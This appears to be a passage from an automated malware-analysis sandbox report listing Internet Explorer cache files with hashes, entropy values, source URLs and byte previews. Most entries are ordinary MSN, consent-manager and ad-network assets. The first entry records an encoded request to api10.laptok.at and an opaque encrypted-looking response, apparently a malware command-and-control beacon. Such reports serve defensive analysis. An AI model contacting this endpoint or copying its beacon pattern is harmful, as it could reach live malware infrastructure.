IE Cache URL:	http:// api10.laptok.at/api1/a_2Bz4YtSSFgT/0C5wRpet/ms8q1CZiIpjOdJS4vfA_2BH/Unc80mniR4/LWmVTbc4wtziyZI4c/s8JLaiXVyJRz/Ia68C_2BiO1/v0aHN6LC2uzwce/oGYSvt _2FR9qcBq8fN2ZR/l4rY1Qe5NTT0wAlG/U6poigPerNGHrZu/8qcNuouKcdOcsfERjf/Dfr4PAcFd/vSa3xs7frQEfOOeZB0vB/vZy6iry9vQbVgCKSl4S/0bhQUTeB7wVuA8lFu_2 FvC/mrJ4FGk4dNxHd/NvkUgggq/QTKdhVP6VWf6cx1FjBJVmjH/mbHnltL2SM/BqdtHsO_2BXjavC29/BKgPQ6DT/TlOI0
Preview:	hWKSbi61cG55W3b6L2we1ZH2PvWsKx8XigsM2mNYdS8Vo+FSSE4LFwnu55G8O+MDCGolCcFW3VNasrMsGH8h+6IxIWXgcnuRJYomse+KdGj31+PJau3oGhaL jjRYCfAYVT1pIc45yIY4+u6jT5fhU0Y8TsN2W0BmxLWI8NEArwCL1UTFtSmAxGBrU4c4Kox94EoXzaihJGqKtCl9XldKbV5k6kWMm3EpSMC4xrD82xx0ewmaDGocc1EjYe sdJ6NqUz3zsuRE7cy35j3AXzZq6cbKcsBbfbUTpHXy2CBVp9Bo+9FPwF2oj6aATB2QvdAUTVNv0LwEdFxu8x+dGDtYn371978aUnEVPrCSy5RL+YD/cVm/t6gQSKxjFGrV runf/74Zu3h5CjDu3WxjkWtetZAlU+4UCb3ecM18rtBgL8cVZcUHnTaRxySpRSaFfU+tCuYHZ4oFjCblGev5VzakI6S/n5Sc1jMxXjisQ+aRXuYuY8p1rZa+fyadwrlvg3 xV5S5Fiy7AzVjj1uBkom3ws0j9kX7qeE1+HHacOqv1L+/+kF7pO8daPR4pBuAAc7JNSqKp2IDIzh58S1x3D5Kfo4O15UUxXZLk7g0jTD7Xv7rUJqjsQ1xW9/DLH7NcjOVD 9lNoXPWr+CaaOQbY37tYsTq3ZoX6wHQPjGf51kyn81DtsXxTl5wB6PWYVn0H9yoadbY6JgZobVAH35YztVb2ExaWDmGLed3Ohq8SmSFzg2uO0dR0e52ZWGrs 3Djd1q4zA1K9SE4FS0nGi7z1q/GXoXzf+urEYyq6Ke6VDWFqgB+iD0JOuKTzbKkRzCwlGEzqNLt1Rr0ap0TAOhMQQHTp2//ImWOsoA2bShjb8tyRlMN+6WnW dlh4zXG9H67seR86c3mzwxvVfKP+CfaAwuk5T6zecrUFa87b9TKwkjuWClwYAMCl83F3xLDXZxhgJACB9ZuzPEpDvKC11x21U1eNTcoeBRVQobokOFE+ay2/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}..jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	78451
Entropy (8bit):	5.363992239728574
Encrypted:	false
SSDEEP:	768:hlAyi1IXQu+IE6VyKzxLx1wSICUSk4B1C04JLtJQLNEWE9+CPm7DIUYU5Jfoc:hlLQMFxaACNWit9+Ym7Mkz
MD5:	88AB3FC46E18B4306809589399DA1B04
SHA1:	009F623B8879A08A0BDD08A0266E138C500D52DB
SHA-256:	4D4DF96DDF04BBC6255DFF587A1543B26FC23E0B825DEC33576E61B041C3973A
SHA-512:	B01BB16FA1C04B2734B0B6AEE6B1FAFE914F95B21122D2480E09284B038BD966F831C4AA42C031FE5FC51718E1997F779FC6EBCD428DB943E050F362C10F4B2
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/6f0cca92-2dda-4588-a757-0e009f333603/de-ch.json
Preview:	{"DomainData":{"cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein bere chtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entsch eidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAllText":"Einstellungen speichern","CookiesUsedText":"Verwendete Cookies","AboutLink":"https://go.microsoft.com/fwlink/?LinkId=5

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_06326605864354eef8d69459f54ecc0c[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	14949
Entropy (8bit):	7.863128761513647
Encrypted:	false
SSDEEP:	384:BYNg7sHt+POQR5J1yEEpn8jbHsUIor4d57wvuBlD:BYyoWhD1yh8jLs0cL7wvuBlD
MD5:	4CCD5894127614E408DEB8BDBF0051B9
SHA1:	B8F3DF4C91750EFE08A455A9733EF77633B09359
SHA-256:	DEAAE85FE55DD154DFEE16A701623B4FA7E5619C1C09B87EAC3EF9FDABCD9038
SHA-512:	9F1DA6AEADF58A0E5D30B787BBC1BCBCC2D57A6ECFEDD6F87BB2B89C57F6B563D29ACC917DC9292234E3C46A4CE8123CCCD600FD4A641251980BEB22A33EC01D
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%2Cg_xy_center%2Cx_485%2Cy_402/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F06326605864354eef8d69459f54ecc0c.jpg
Preview:	.....JFIF.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference Viewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_2b016d601242a511f3242b0d41867296[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	11334
Entropy (8bit):	7.944008421903137
Encrypted:	false
SSDEEP:	192:R77L+S92IDxF/8/ZMqHiKk0W0qoaAKsJEIc/1oblnY2L18mHcqFO/:R7lhFFE5Jffa1kEIc/SblnY2L18sNY
MD5:	EC7C7D8D9343599F00675611FF1016BC
SHA1:	AFC368B6286EC07997560ED0028F37C6D7ADB5EA
SHA-256:	E47A32315EAF311A394CED8B8B3E2C5AE2BDDF48DE9BF48475AF7C7D5BE7D0FE
SHA-512:	977B0497DF97F18FA3761F315A92801E862191CFA7BF2DF629CEE8EC612AA813B3AF73F50F0B2DFBA21EF23439BD8B8C3E15B752F3FB69D676810DE9B6ED432
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F2b016d601242a511f3242b0d41867296.png
Preview:	......JFIF.....&""&0-0>>T.....&""&0-0>>T.....7...."..........6..... .....\...O)..(....O.....}.O....O....O<.....)..*.C..aS.....U.\G.\..-.3'.....~...tN2.)J..c.u|.Q...+C..U#.Q.....NSIS.Q..E.Z6Q..N..^..3....C.)".-.u.....+.w".Y..zO._!...\..+.._1J....6.....q..7.jR.....%.'6Q...w.....*..!.n..1._...sY.o.....4.4..Z.L...3s8.'..O.r\.\].Z.s.q6...mp_I.EOK..i*`.Cp..-..^M.....j...`..e.q...U;t.\1.{.....4.S....NKk.K...#.7/n|.....m\.S.W24...6.....mn;^.jQ{.....B.i.....Z.....3.w.&s..a.t.[...>.U.y..Fc-r.f...e.K.....}.e.h.{5..`<..R.8..OL....h.....HU.....".[.3.$=.W.[....y.Y..G.....[T.}m...r.....HK..7..l..^.H...A0.....x5DI.....x.FR..=.Y#5q...r.}z...u....\x.R....H....~...}Ttu.r3#...|...._(..ARk.....M-vm

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_64ced1f4080f63684b45fdde2ab3a793[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	7186
Entropy (8bit):	7.936864043205982
Encrypted:	false
SSDEEP:	192:6H0/Ogl2HQPgj+y1J1EAxBkUe1WBHhOACWuc:6UmKoSW1EXwBH4ACpc
MD5:	432EFDE96B5A487B476D71D0C50DBEBC
SHA1:	EC398C7E1BE7944228B129CBFE5068804872DF30
SHA-256:	CE75B6702CC593E2866F59DFDA9C2925850B92F0B01C9EE2B6C28FFFDF56B2ED
SHA-512:	3F77AD6055AFD57DB6ACB1DCEF23853604F0647401ECCA21E2355310C5301E3B3F24E02DBD2F7308BB0032F402369D5EE518E5769ECC13B0D36F0F718D3EEB9
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F64ced1f4080f63684b45fdde2ab3a793.jpg
Preview:	......JFIF.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7...."..........3..... .....<.a"|j..Z.+..6.....Eb....K.Ef.2.t..Ntn`.k.r+{.'$...0.....3$9.R....?..*.J.m.N...D"....;..Rr.n!.. b*F.hU.2.z*.....D`.T?.z.....g.]y.+F.MEu.f..d..'9....".."..^.P....Y. .#>...V.F.7iu....m.s..LU..!$Ny9...G3.....Y....x.E.-..`,*.....g.,U;.p..(.I.ZX..{.R.....a...tL.?.qN..t.<._.F*..5en(..y...t.{Y.../.H.H.^F.....;.qY9.U.'..VQ.z....%Y....4=.:h....p.....n.....\....z.x..UF.Q..&.i5sugY(.j4*.".biL...\...).....4..V..Z..sj.....m.)?..^F_.#^.]..'}...%oBV....Z...B.X.4V."cRY...1.....hm.Z....]..9R.t.:.-KZ.EB...Ju-B..F.....G.;Y..&...lA@.3y=+y.....Y.A....C.r.^.6.nx.G...8...5..ZLd.....i%[qM^..e.....a.ca..yaK.....!.f ...2f....j...W8.Z.wGB.....?.Cj.....c.D.i.k...2$>..5j..v,.}`..U.w+...F..%;..i..d..3.X.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\https___console.brax-cdn.com_creatives_b9476698-227d-4478-b354-042472d9181c_TB1541-1200x800_1000x600_edc04e8f9b2886ccace569826d6c8985[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	8863
Entropy (8bit):	7.939165633583957
Encrypted:	false
SSDEEP:	192:q04cvHKaQ+NGXG6dHeR67EsTfP5m1y6kNXMxZZlo:q04cfyCR675fPM1y61Zlo
MD5:	0CCBF628E474D89FD1A9EED605E8E8C2
SHA1:	77CA782269625636765A59F81157DDB361BDE4A1
SHA-256:	BCEED0F3F7E9B3710224C3D9C0886A68437AF572AB5CE739E0FACD6788D6C026
SHA-512:	EF192E3268BEC37F4E0C173CBB5182F7D3E2A67FA939F92D413C81DBBBC1F76EC9711F64C055C08D0B525A0EAFA7E7A23A7CFDE5ACB20E394B37593922EC58C4
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fb9476698-227d-4478-b354-042472d9181c%2FTB1541-1200x800_1000x600_edc04e8f9b2886ccace569826d6c8985.png
Preview:	......JFIF..... .... %...%-))-969KKd.....&.....&:$*$$*$:3>2/2>3\H@@H\jYTYj.ss.....7.....5..... .....<L `...$..3.I.F...|)..2.....!#.L..H.q..v5.."|.U+.&Y,...".. .../.GC..s&....R.Ke..S.@.2.8r..n9...."p..X.R.x.X V+.$.8r..r8..2D.....H.[..0....0..A..H. G.<`. ...S.H.<H.B..n0.@...$H.2A..$d...L.....F.1>\... .I.$..`....%..p1..!.A ..!$d. .O.....y:a..1L\|....a..C$..<..\.`.....n%...3.*8q....$d..Er.#'G6c...B...HrV9..M..@...W.....G$..$.N'.Z....d..&H. @..>.7..O.$`^..).d....H..... t.mN.l..d.^*...qU.&.Zw.{.....#.. .q=..}h..4.U.s...@r...}K.-^g...z..V.`!.'..2D.6i..|...n.v.....w.6.J....SfM+&../k... `.P.....5..x.!...^Nk....|.....2n.3^.s...2....(...*m..-g....|.....dZ8.....N.....*].c.J....J...a.m.....?'..K...=.....>..+.I.+.....C....s.\-3.....9..xZ|...}...rb@.....h.o.....W-p...N.|\t.....!...u3.....C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	180232
Entropy (8bit):	5.115010741936028
Encrypted:	false
SSDEEP:	768:l3JqIWlR2TryukPPnLLuAlGpWAowa8A5NbNQ8nYHv:l3JqIcATDELLxGpEw7Aq8YP
MD5:	EC3D53697497B516D3A5764E2C2D2355
SHA1:	0CDA0F66188EBF363F945341A4F3AA2E6CFE78D3
SHA-256:	2ABD991DABD5977796DB6AE4D44BD600768062D69EE192A4AF2ACB038E13D843
SHA-512:	CC35834574EF3062CCE45792F9755F1FB4B63DDD399A5B44C40555D191411F0B8924E5C2FEFCD08BAC69E1E6D6275E121CABB4A84005288A7452922F94BE565
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/iab2Data.json
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	381585
Entropy (8bit):	5.484996179098876
Encrypted:	false
SSDEEP:	6144:4ws9Tw5qIZvbBH0m9Z3GCVvgz56Cu1bgsFyvrIW:6IZvdP3GCVvg4xV7FUrIW
MD5:	BFBB1017FF473DE9F4B77089CF7A5E5F
SHA1:	2434D6966615281BC4F165FB13D7A6563AD6DC50
SHA-256:	3891A26F29EF25FD07664AB230A27C79608B0C73579E688B8C7A97AAFF5C9D76
SHA-512:	D4390EAD9DA3E746B305EAA9400EBA8154BFDE1CD6FC25C00ED39E1B2FD9081C3544B29A3EC11015CEBFC3B459ABADC9DF11BCDAAB9A60C8FF4E7E6145B5571B
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	381584
Entropy (8bit):	5.484966338653202
Encrypted:	false
SSDEEP:	6144:4ws9Tw5qIZvbBH0m9Z3GCVvgz56Cu1b9sFyvrIW:6IZvdP3GCVvg4xV2FUrIW
MD5:	3D72A540B240BBB6A28B2711866D132E
SHA1:	E8C8ED7E37A1A927ACAB586AF7E498698392E86B
SHA-256:	25C8232FDB14B4E4D4E386768D0E77ADB1CA3AAA27A4097500F75E2E02868AA1
SHA-512:	BFFDF3B831805E05FCDDB50813666B16B6C0AC0B676197B440184E25E10B681614629FD2B62165865FEFCB634CB0660FDC56D75E85BC314F364255E1DC3B792
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otSDKStub[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otSDKStub[1].js	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	12814
Entropy (8bit):	5.302802185296012
Encrypted:	false
SSDEEP:	192:pQp/Oc/tyWocJgjgh7kjj3Uz5BpHfkmZqWov:+RbJgjjjaXHfkmvov
MD5:	EACEA3C30F1EDAD40E3653FD20EC3053
SHA1:	3B4B08F838365110B74350EBC1BEE69712209A3B
SHA-256:	58B01E9997EA3202D807141C4C682BCCC2063379D42414A9EBCCA0545DC97918
SHA-512:	6E30018933A65EE19E0C5479A76053DE91E5C905DA800DFA7D0DB2475C9766B632F91DE8CC9BD6B90C2FBC4861B50879811EE43D465E5C5434943586B1CC47F
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/scripttemplates/otSDKStub.js
Preview:	var OneTrustStub=function(t){"use strict";var l=new function(){this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this .IABCookieValue="",this.oneTrustIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocat ionCookiesParam="geolocation",this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","P T","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName= "otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={coun try:"",state:""}},e=(i.prototype.initConsentSDK=function(){this.initCustomEventPolyfill(),this.ensureHtmlGroupDataInitialised(),this.updateGtmMacros(),this.fetchBannerSDK Dependency()},i.prototype.fetchBannerSDKDependency=function(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168 BA
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otTCF-ie.js
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__ esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports),t.exports}function n(e){return e&&e.Math==Math& &e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,- 1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return l(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t& &"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	downloaded
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/ea/4996b9.woff
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.l.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d..._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d...,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2830

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Entropy (8bit):	4.775944066465458
Encrypted:	false
SSDEEP:	48:Y91lg9DHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIDrZjSf4ZjfumjVLbf+:yy9Dwb40zrvdip5GHZa6AymsJjxjVj9i
MD5:	46748D733060312232F0DBD4CAD337B3
SHA1:	5AA8AC0F79D77E90A72651E0FED81D0EEC5E3055
SHA-256:	C84D5F2B8855D789A5863AABBC688E081B9CA6DA3B92A8E8EDE0DC947BA4ABC1
